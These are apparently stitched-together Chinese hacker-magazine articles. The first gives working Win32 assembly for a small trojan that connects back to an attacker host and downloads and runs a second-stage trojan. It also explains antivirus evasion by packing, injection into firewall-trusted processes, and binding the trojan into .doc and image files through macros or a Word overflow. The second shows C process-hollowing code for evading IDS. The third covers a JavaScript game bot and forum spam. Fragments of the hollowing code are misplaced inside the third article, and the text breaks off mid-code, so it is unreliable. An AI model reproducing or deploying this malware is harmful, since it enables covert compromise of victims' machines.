现在很多单位都采用单独的计算机来存放重要的涉密文件。然而如果涉密文件被盗，不仅会带来严重的经济损失，窃密者还可能逍遥法外。为了解决这个问题，我们需要对涉密文件采取某些措施：如绑定木马，在窃密者在得手后木马能自动执行，并记录下窃密者的相关信息，最后及时通知监控端。上面所采取的措施，我们称为网络跟踪技术。本文所要讲述的汇编木马，就经常应用在跟踪技术中。

举个例子：在一涉密.doc文件中绑定一个.exe木马。如果木马功能复杂，并且是在VC等编译环境下生成，那它的体积至少有几十K，再加上.doc文件自身的数据量就非常可观了。一个大的.doc文件会引起窃密者的怀疑，我们的跟踪也就达不到效果。因此，我们势必要设法在不影响最终目的的前提下，尽量减小木马文件的体积。办法可能不止一个，而我采用的是编写汇编木马的方式。当然，研究的平台都是在Windows 2000以上的操作系统中。

Win32汇编木马设计思路

完整的汇编木马又称为"小马"，原因有两个：一是它体积小，只有几K；二是它的功能仅仅是反向连接攻击端，从攻击端下载并执行真正的功能复杂的木马（大马）。为了便于大家理解，本文将不关心"大马"的功能实现，重点是提出汇编木马的设计思路，并尽量从基础的角度进行讨论。

汇编木马的设计围绕4个重要的技术指标：体积小、防杀、突破防火墙与进程隐藏、拖动并执行"大马"，下面逐一介绍。

1. 体积小。常规木马大多用高级语言编写，在集成环境下编译生成。虽然实现方便，但是生成的.exe文件体积较大。对于汇编木马，我们采用Win32汇编来实现，使得.exe文件体积控制在几K。

2. 防杀。为了避免被诺顿、卡巴斯基、江民等主流杀毒软件所识别，木马文件一定要进行可靠的加壳处

理。根据经验，我们选用最新的ASProtect，加壳后的.exe文件生存能力一般比较强。如果需要，在必要的时候还可以手动修改文件特征码。

3．突破防火墙与进程隐藏。木马文件执行的时候需要与攻击端通信，必须访问网络。但不仅第三方的个人防火墙会阻拦你，现在Windows XP SP2也自带了软件防火墙。当"不可信任"的应用程序访问网络时，防火墙会报警。我的解决方法是：将网络通信部分的代码作为远程线程注入到防火墙"可信任"的进程中。这个"可信任"的进程一般是系统进程，也可以是IE。代码的注入，同时起到了进程隐藏的作用。

4． 拖动并执行"大马"。这是汇编木马的核心功能，也是本文要重点举例讨论的内容。最终的监控、跟踪功能是在"大马"中实现的，它可以通过高级语言来实现，体积大小并没有什么限制。

Win32汇编基础

为了进行下面的讨论，Win32汇编是大家必须掌握的基础知识。Win32汇编生成的程序也是运行在Windows保护模式下的。我们可以通过下面几个方面去了解。

1.Win32ASM编译器

Win32ASM编译器最常用的有两种：Borland公司的Tasm5.0和Microsoft的Masm6.11及以上版本，两种编译器各有自己的优缺点，本文选用Microsoft的Masm6.11进行演示。

2.环境设置

为了直接调用Masm6.11提供工具和库文件，我在"我的电脑"属性→"高级"→"环境变量"→"用户变量"里分别设置(以本机为例)：

```
Include=F:\攻防研究\编程相关\汇编\masm611\Include
lib = F:\攻防研究\编程相关\汇编\masm611\lib
path = F:\攻防研究\编程相关\汇编\masm611\bin
```

3.编译和连接

汇编文件的编译：Ml/c/coff文件名.asm，生成.obj文件

资源文件的编译：Rc文件名.rc，生成.res文件

连接：Link /SUBSYSTEM:WINDOWS [其他连接选项]OBJ文件名.obj[Res文件名.res]

4.Include和Includelib语句的使用

Include语句包含了一些系统的定义和API函数说明，其中所有的Windows数据结构定义和常量定义包含在"windows.inc"中，而很多API函数的说明包含在其它.inc中。例如：ExitProcess函数包含在Kernel32.dll中，我们就要在程序中包括"Include kernel32.inc"和"Includelib kernel32.lib"语句，否则在编译时会出现API函数未定义的错误；而MessageBox在user32.dll中，那么我们就要在程序中包括"Include user32.inc"和"Includelib user32.lib"语句。

5.数据段、代码段和注释

未初始化的数据定义在.data？段中，已初始化的数据定义在.data段中，而代码则位于.code段中。此外，汇编代码注释由；来指引。

6.命令行参数的提取

如果生成的.exe文件是带命令行参数的，那么我们可以通过API函数GetCommandLine来获取。

下面用一个简单的例子来对上面的基础知识走一遍，大家就更清楚了。

```
.386 ；声明在80386平台下
.model flat, stdcall; 平坦模式，函数调用约定为stdcall
option casemap :none
Include windows.inc
Include kernel32.inc
Include user32.inc
Includelib kernel32.lib
Includelib user32.lib
.data ；放初始化数据
szCaption db '命令行参数测试',0
.code;代码段
start: ；代码的开始
invoke GetCommandLine; 函数调用语句，取代call指令，省去"push 参数 "操作
invoke MessageBox,NULL,eax,addr szCaption,MB_OK
invoke ExitProcess,NULL
   end start
```

文件存为test.asm。在命令行下编译、连接，如图1所示：




图1

输入Exe文件名+参数，如图2所示




图2

小知识：如果要学习更多的汇编知识，可以参见罗云彬等编写的《Windows环境下32位汇编语言程序设计》，在网上也能下载到电子教程。

简单的Win32汇编木马模式实现

有了上面的Wn32汇编基础，我们现在回到正题——汇编木马的实现。由于初次介绍，这里我将汇编木马的模型简化，主要实现下载并执行"大马"的功能，同时结合攻击端代码进行演示，算是为以后讨论更为复杂的汇编木马作为铺垫。

汇编木马主要代码如下：

```
;定义未初始化数据，就像高级语言中定义变量一样
.data?
hInstance     dd ?
sysdir        db 128 dup (?)
mainsock      dd ?
wsainfo       WSADATA<>
mainsin       sockaddr_in<>
clientinfo    sockaddr_in<>
;dwRever_lp   DWORD ?;可通过命令行参数指定，本文在本机演示忽略
recvbuff2     dd ?
recvbuff      db 1024 dup (?)
sendbuff      db 1024 dup (?)
location      db 256 dup (?)
bytesdone     dd ?
buffwrite     db 256 dup (?)
uplfile       dd ?; 文件句柄
;已初始化的数据
.data
szFileName    db 'dg.exe',0
dirfmt        db '%s\%s', 0
mainport      db '80', 0
szOK          db 'ok!', 0
.code
start:
;初始化winsock
invoke WSAStartup, 101h, addr wsainfo
cmp eax, 0
;PrintError
jnz endl
;创建套接字
invoke socket, AF_INET, SOCK_STREAM, IPPROTO_TCP
cmp eax, INVALID_SOCKET ;PrintError
jz endl ;出错就结束
mov mainsock, eax
mov mainsin.sin_family, AF_INET
;反连端口,80、110、25均可以
mov eax, 80
push eax
call htons
mov mainsin.sin_port, ax
;mov eax, dwRever_lp ;攻击端IP，可根据需要自己改写，也可通过其它方式传递
mov eax, 100007fh; 这里使用127.0.0.1
mov mainsin.sin_addr, eax
;反连攻击端
invoke connect, mainsock, addr mainsin, sizeof mainsin
;PrintError
cmp eax, SOCKET_ERROR
jz endloop
;下面接收"大马"
;先接收攻击端发送的"大马"文件大小
invoke RtlZeroMemory, addr recvbuff2, sizeof recvbuff2
invoke recv, mainsock, addr recvbuff2, sizeof recvbuff2, 0
cmp eax, SOCKET_ERROR
jz endloop
cmp eax, 0
jz endloop
;返回确认信息
invoke send, mainsock, addr szOK, sizeof szOK, 0
;接收文件，并放在系统目录下
upload:
获取系统目录
invoke GetSystemDirectory, addr sysdir, sizeof sysdir
;构造路径sprintf(location, "%s\%s", sysdir, szFileName)
invoke wsprintf, addr location, addr dirfmt, addr sysdir, addr szFileName
;创建文件
invoke CreateFile, addr location, GENERIC_WRITE, FILE_SHARE_READ or\
FILE_SHARE_WRITE, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL
;文件句柄
mov uplfile, eax
;已接收字节数
mov bytesdone, 0
;循环接收
uploadloop:
invoke RtlZeroMemory, addr recvbuff, sizeof recvbuff
invoke recv, mainsock, addr recvbuff, sizeof recvbuff, 0
cmp eax, SOCKET_ERROR
jz upldone
cmp eax, 0
jz upldone
mov edx, eax
add bytesdone, eax
;向文件中写内容
invoke WriteFile, uplfile, addr recvbuff, edx, addr buffwrite, NULL
invoke send, mainsock, addr szOK, sizeof szOK, 0
mov edx, recvbuff2
cmp bytesdone, edx
jnae uploadloop
upldone:
invoke CloseHandle, uplfile
;"大马"命令行参数可根据需要指定
invoke ShellExecute, NULL, NULL, addr location, NULL, NULL, SW_SHOWNORMAL
endloop:
invoke closesocket, mainsock
endl:
end start
```

按照前面的方法编译、生成可执行程序down_exec.exe，这就是简单的汇编木马。大家可以看到，down_exec.exe体积仅2.5k。攻击端的实现很简单，就是监听80（110、25等具有隐蔽性的端口都可以）端口，等待汇编木马执行后连接过来，然后传送并执行"大马"。具体代码参见光盘中的Server.cpp，此处不再赘述。至于"大马"，这里我用了一个个简单的dg.exe，作用是在D盘根目录下生成1.txt，里面有一串字符便于检验。

下面我们进行测试 先生成攻击端Server.exe、dg.exe放在tools目录中，将tools目录、Server.exe和汇编木马down_exec.exe一同放到"演示工具目录中"，如图3所示




图3

双击Server.exe和down_exec.exe，

大家可以检查D盘下是否生成了1.txt，同时看看系统的System32目录下是否有一个dg.exe。

木马文件绑定技术

最后，我们来讨论一下木马文件的绑定。我们的汇编木马不仅可以绑定在.doc、.pdf等文件中起到保护作用，还可以绑定在.png、.jpg、.wmf等图片文件中制作成网页木马。文件绑定是比较容易实现的，但是要在母体文件打开时自动生成并执行木马文件却有很多限制，相信做过这方面工作的朋友都有所体会。

绑定文件的方法视文件母体的不同而不同，这里以在.doc文件中绑定.exe文件为例。向.doc文件中绑定.exe文件后，要在打开该.doc文件的时候自动生成并执行该.exe文件方法大致有两个。

1.利用Word提供的宏机制

举个例子：要将1.exe绑定到2.doc中，通过命令"copy /b 2.doc+1.exe new2.doc"命令即可实现。要从new2.doc中提取出1.exe，则必须用Word宏机制提供的VBA编程来实现。这种实现方式容易受到Word宏机制安全设置的限制，详细介绍大家可以参考《Word溢出漏洞的分析和利用》一文。

2.利用Word溢出漏洞

这种方式虽然实现复杂，但效果却好于前一种。利用Word的溢出漏洞，我就可以构造的特定Doc文件，当窃密者打开该文件时由于Word发生缓冲区溢出而执行任意代码。具体思路如下。

我们的特定.doc文件为abc.doc，物理上由3部分构成，如图4所示。

溢出 doc 模板
真正涉密的 doc
Exe 文件


图4

开头部分是溢出DOC模板，它可导致Word发生溢出。溢出之后执行其中的ShellCode，判断是否为合法用户(通过硬件信息判断)，如果是则提取并生成真正涉密的DOC，再调用Winword.exe打开该文件 如果不是合法用户，则不生成真正涉密的DOC，而直接生成并执行第3部分→EXE文件。对于本文而言，这里的Exe文件就是我们的汇编木马。

小结

在本文中，我们讨论了汇编木马的应用背景、整体设计思路以及部分代码实现，并简单介绍了木马文件绑定技术，希望能对大家有所帮助。其实木马技术可浅可深，关键还是一步步掌握好基础知识，只有基础牢固了，才能打造你自己的"千里马"。

适合读者：程序设计者，木马编写爱好者
前置知识：C++基础，Windows下编程经验



让你的木马藏得更深
——线程注射技术新发展(下)

文/图 BlackBeast

简介

上期说到，CreateRemoteThread已经被大多的IDS识别为木马的特征之一，所以我们在自己的木马中使用它开启远程线程后并不能保证自身的安全。就好像自己脸上写着"我是贼"然后明目张胆的去"偷"东西一样可笑。在这里，本文为大家介绍一种新的远程线程的开启方法，它可以绕过很多IDS的检测。此外这次我们所使用的API会比CreateRemoteThread具有更好的兼容性，能够保证木马在Windows 98下正常运行。

下面我们先来熟悉下背景知识。

背景知识

函数调用原理

写一个最简单的函数，并且在我们的程序中调用，如下所示：

```
DWORD WINAPI TryThreadFun(LPVOID lpParam )
{
    MessageBox(NULL,"Success!","haha",MB_OK);
    return 0;
}
int _tmain(int argc, _TCHAR* argv[])
{
    TryThreadFun(NULL);
    getch();
    return 0;
}
```

我们在函数设置处设置断点，然后进入到汇编代码中，如下所示：

```
00411B5E   push      0
00411B60   call      TryThreadFun (4110E6h)
```

在这里，PUSH 0就是针对该函数的参数NULL进行的操作。在函数被调用之前，首先要把参数压入栈顶 以后我们再需要调用参数时，就可以直接从栈顶获得。

相关API

本方法需要调用如下API：

1. CreateProcess：提起它很多人都会觉得熟悉"不就是创建一个新的进程么？"然而真正能完全熟悉该函数功能的人并不多，通过设置不同的参数，该API可以完成对新创建进程输入输出流的重定位，设置新进程对应核心对象的安全属性等功能。在这里，我们只需要关心怎么获得进程的进程内核对象和线程内核对象，所以我们只需要关注它的最后一个参数LPPROCESS_INFORMATION lpProcessInformation，该结构体有4个成员变量：新创建进程的进程对象、进程ID、线程对象、线程ID，CreateProcess返回时，上述变量便可获得。

2. GetThreadContext：它主要是用来获得特定线程的上下文环境信息，此函数有两个参数：hThread指定目标线程句柄、lpContext指向一个CONTEXT结构，GetThreadContext函数会将目标线程的环境返回到此结构中。在执行函数前，必须设置CONTEXT结构中的ContextFlags字段，它指定了需要操作的寄存器的范围。访问通用寄存器可以指定CONTEXT_INTEGER；访问段寄存器可以指定CONTEXT_SEGMENTS；要访问全部寄存器则指定为CONTEXT_FULL。

3. SetThreadContext：本函数与GetThreadContext功能相对应，用来设置特定线程的上下文环境信息。需要注意的是，这两个函数必须针对挂起的线程使用，否则中途出现线程切换操作……会导致无法预知的后果。

4. ResumeThread：顾名思义，就是将挂起的线程恢复运行。

代码分析

由于代码部分与上期文章大部分相同，在此只介绍不同的部分——开启远程线程：

```
if((pImage = (LPBYTE)TheTool.LoadDllToMem()) ==
NULL)
{
TheTool.ErrorOut("Load Error");
__leave;
}
```

将DLL文件载入内存，具体方法和作用参见相关文章。

```
if (!CreateProcess(NULL, "notepad.exe", NULL, NULL,
TRUE, NORMAL_PRIORITY_CLASS |
CREATE_SUSPENDED, NULL, NULL, &sui, &pi))
{
TheTool.ErrorOut("Create Process Error");
__leave;
}
```

以上操作完成了创建宿主进程的工作，本例中我们创建一个记事本的进程，注意，创建时必须使新创建的进程挂起，以便进行后续工作。

```
hProcess = pi.hProcess;
hThread = pi.hThread;
```

获得新创建进程的核心对象。

```
if((pInjectPos = (LPBYTE)VirtualAllocEx(hProcess, NULL,
TheTool.PImageNtHeader->OptionalHeader.SizeOfImage,
MEM_COMMIT, PAGE_EXECUTE_READWRITE)) == NULL)
{
TheTool.ErrorOut("Alloc Space Error");
__leave;
}
TheTool.ConstructData(pImage, pInjectPos,
(PVOID*)&pEntry, (PVOID*)&pParam);
if(!WriteProcessMemory(hProcess, pInjectPos, pImage,
TheTool.PImageNtHeader->OptionalHeader.SizeOfImage, NULL))
{
TheTool.ErrorOut("Write Target Process Memory Error");
__leave;
}
```

以上操作完成向目标进程写入远程线程函数的代码。

```
cntxt.ContextFlags = CONTEXT_FULL;
if (!GetThreadContext(hThread, &cntxt))
{
TheTool.ErrorOut("Get Thread Context Error");
__leave;
}
```


以上操作负责获取宿主进程的线程上下文环境。

```
cntxt.Eip = (DWORD)pEntry;
```

这句话是设置宿主进程的Eip寄存器，Eip寄存器存放了一个指向程序即将运行的代码的指针，平时我们研究溢出经常需要覆盖该指针以改变溢出对象的运行路线。在这里，我们把它设置为pEntry，也就是我们写入宿主进程空间的远程线程代码。

```
DWORD ParamentAddress=(DWORD)pParam;
if (!WriteProcessMemory(hProcess, (LPVOID)(cntxt.Esp
- sizeof(DWORD)), (LPVOID)&ParamentAddress, sizeof
(DWORD), &dummy))
{
TheTool.ErrorOut("Write Parament Error");
__leave;
}
if (dummy != sizeof(DWORD))
{
TheTool.ErrorOut("Write Parament Error");
__leave;
}
cntxt.Esp -= sizeof(DWORD)*2;
```

以上程序用来设置线程函数的参数，在背景知识中，我们介绍了函数调用相关原理，也就是说一个函数在被调用之前，其参数已经被压栈。众所周知，线程函数的参数是一个VOID型指针，指向任意参数结构体对象，所以我们首先把参数写入目标进程地址空间"TheTool.ConstructData(pImage, pInjectPos, (PVOID*)&pEntry, (PVOID*)&pParam);"，然后模拟压栈操作。在Windows系统中，栈是由高地址向低地址增长，而且每次压栈操作后，栈顶指针会比实际栈顶位置提前一个DWORD长度，所以我们需要使用"cntxt.Esp -= sizeof(DWORD)*2 "调整栈顶指针的值。



适合读者: 网络爱好者、编程爱好者
前置知识: JavaScript基础知识

JavaScript写外挂

文/图 贼熊

不少虚拟社区都有宠物宝宝、社区宠物之类的宠物系统。虽然只是单纯的打怪练级，但还是吸引了不少玩家。最近我的一个同学也迷上了这种游戏，他常常蹲在电脑前，点一下"攻击"，然后等页面刷新。这个时候就可以切换出去看几眼小说，然后再切回来点下一次的"攻击"，或者"寻找新怪物"，然后再切出去……我看得实在不耐烦了。别人玩宠物，是用一个月把宠物练到100级。我们玩宠物，是用一星期写程序，然后用两个星期把宠物挂到一百级——这就叫磨刀不误砍柴功。虽然有人喊这叫狡猾，但毕竟这就是知识的力量。当然还有人是用一天搞入侵，然后把宠物改到100级的。

我觉得此程序很容易入手，对于软件部分，只需要文本文档。而程序语言我打算用JavaScript……尽管很多人都以为它只能写写网页特效，所以不怎么重视。但是不要紧，只要有C的基础就能看懂，而且一些关键部分我做了详细说明。

练 兵

首先我们先来做些剧情介绍，权当练兵。

JavaScript中有两个延时函数 setInterval与setTimeout。

```
setTimeout("function",time);
setInterval("function",time);
```

两者的作用相似，都是在time时间（单位毫秒）后调用Function函数。所不同的是SetInterval会自动重复，setTimeout不会重复。

先来做个小实验，大家创建一个文本文档，在其中输入以下语句：

```
<script language="JavaScript">
setTimeout("alert('hh')",2000);
</script>
```

然后保存退出，把这个文档改名为：try1.html，用IE打开，会弹出如图1 所示的窗口。




图1

alert（"hh"）是JavaScript中的常用函数，作用是弹出提示框。这里使用setTimeout函数，设置在2000毫秒后调用alert（"hh"），从而弹出提示框。大家可以试着用setInterval替换setTimeout再做一次实验。比较一下就会发现，用setInterval时，它会每隔2秒钟弹出一个窗口不断重复，而setTimeout有且只弹出一次。

灌 水

社区币是你养宝宝的根源所在，而发贴可以赚社区币。所以这里我先写个自动灌水机来发笔小财。不过注意，要使用此灌水机的前提是该论坛有提供水库之类的地方让你乱灌，否则被封号的话得不偿失。我的思路是，先在本地做个帖子的自动提交页form.html，然后再做一个页面ctrl.html，在其中使用setInterval函数来实现在新窗口中不断打开form.html。首先打开一个发贴页面，如图2 所示。




图2

通过浏览器的"查看/查看源文件"来观察它的HTML代码。帖子提交到服务器一般采用表单的形式，我们可以找出代码中的<form></form>之间的部分，整个复制下来。然后根据HTML语言的格式，补充上其他部分建立一个form.html。此时打开form.html，可以看到如图3所示的界面。

```
if (!SetThreadContext(hThread, &cntxt))
{
TheTool.ErrorOut("Set Thread Context Error");
__leave;
}
```

将设置好的Eip，Esp等寄存器值写入：

```
if (!ResumeThread(hThread))
{
